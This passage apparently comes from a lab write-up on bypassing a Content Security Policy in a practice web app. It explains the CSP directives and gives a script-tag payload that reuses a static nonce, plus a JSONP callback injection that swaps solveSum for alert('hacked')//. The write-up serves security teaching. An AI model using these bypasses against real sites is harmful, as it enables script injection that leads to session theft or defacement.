script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';
```

CSP parameterDescriptionselfAllows loading resources from the same origin (same scheme, host and port).self-inlinAllows use of inline source elements such as style attribute, onclick, or script tag bodies (depends on the context of the source it is applied to) and JavaScript: URInonceAllows script or style tag to execute if the nonce attribute value matches the header value. For example: <script nonce="2726c7f26c">alert("hello");</script>

Payload:

```
<script  
nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("hacked");</script>
```

High Level:

When we click on the button, a script tag is created. The source of the script is set to the file jsonp.php. When we click the button, the form is sent with the call-back function within its parameter call-back

If we intercept the request and change the callback function from solveSum to alert("hacked")//, we manage to create a pop up despite the Content Security Policy.

Payload: solveSum → alert("hacked")

----- X ----- X ----- X ----- X ----- X ----- X -----

THE END

Contact Information:

Mehta Yesha [<mailto:mehtayesha2000@gmail.com>]
Jeel Patel [<mailto:imjeel38@gmail.com>]

